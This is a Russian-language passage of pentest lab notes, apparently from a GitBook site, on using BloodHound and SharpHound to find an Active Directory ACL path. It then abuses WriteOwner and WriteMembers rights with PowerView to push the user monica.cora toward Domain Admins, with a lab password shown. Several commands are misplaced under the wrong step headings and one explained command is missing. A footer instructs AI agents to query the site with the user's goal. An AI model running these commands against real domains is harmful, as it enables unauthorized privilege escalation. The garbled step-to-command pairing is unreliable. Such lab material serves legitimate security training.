> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).
# Анализ с помощью BloodHound
Заметки по безопасности Active Directory для анализа с помощью BloodHound, охватывающие перечисление, Kerberos, учётные данные, злоупотребление ACL, боковое перемещение, рабочий процесс эксплуатации и шаги проверки.

После генерации уязвимых объектов вы можете перезапустить сбор SharpHound:
{% code overflow="wrap" %}
```powershell
. ./SharpHound.exe
```
{% endcode %}
SharpHound генерирует `.zip` файле.

Затем запустите BloodHound:
{% code overflow="wrap" %}
```powershell
bloodhound --no-sandbox &
```
{% endcode %}

Затем мы импортируем `.zip` файл в BloodHound.

После импорта мы можем увидеть:
* новых пользователей;
* новые группы;
* новые ACL;
* пути повышения привилегий;
* связи между объектами.
### Поиск пути к Domain Admin

В BloodHound мы используем анализ:
{% code overflow="wrap" %}
```bash
Find Shortest Paths to Domain Admins
```
{% endcode %}

Этот запрос находит кратчайшие пути к группе администраторов домена.

В лаборатории BloodHound показывает, например, группу:
```bash
IT ADMINS
```
Эта группа содержит нескольких пользователей, например:
```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```


Затем мы можем проанализировать связи между группами, например:
```wasm
Project Management -> IT ADMINS -> Domain Admins
```
Цель — понять, как неправильная настройка разрешений может привести к привилегированной группе.
### Эксплуатация некорректной конфигурации ACL
> Этот шаг выполняется только в авторизованной лаборатории.

В этом сценарии пользователь `monica.cora` имеет рабочий путь к группе:
```
IT ADMINS
```
Мы воспользуемся нашими правами, чтобы взять эту группу под контроль, а затем продвинемся к более привилегированной группе.
### Подключение под пользователем monica.cora
Мы подключаемся под пользователем:
{% code overflow="wrap" %}
```
monica.cora
```
{% endcode %}
Пароль, использованный в лаборатории:
```
Password123$
```
Мы открываем сеанс PowerShell с этим пользователем:
Объяснение:
* `runas` запускает программу от имени другого пользователя;
* `/netonly` использует эти учетные данные только для сетевого доступа;
* `powershell` открывает новый сеанс PowerShell.
### Загрузка PowerView
В новом сеансе PowerShell:
{% code overflow="wrap" %}
```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```
{% endcode %}
Это загружает PowerView в `monica.cora` сеанс.

### Эксплуатация права WriteOwner
Эта **WriteOwner** Это право позволяет изменить владельца объекта Active Directory.

В этом сценарии `monica.cora` становится владельцем группы:
```
IT ADMINS
```
Команда :
{% code overflow="wrap" %}
```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```
{% endcode %}

После этого шага владельцем объекта становится:
```
WHOAMI/monica.cora
```
### Добавлено право WriteMembers
Быть владельцем объекта обычно позволяет изменить его DACL.
Поэтому мы добавляем к `monica.cora` право изменять членов `IT ADMINS` группе.
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```
{% endcode %}
Это право позволяет `monica.cora` добавлять участников в `IT ADMINS` группе.
### monica.cora добавлен в группу IT ADMINS
Теперь мы добавляем `monica.cora` в группу:
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```
{% endcode %}
Чтобы проверить:
```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.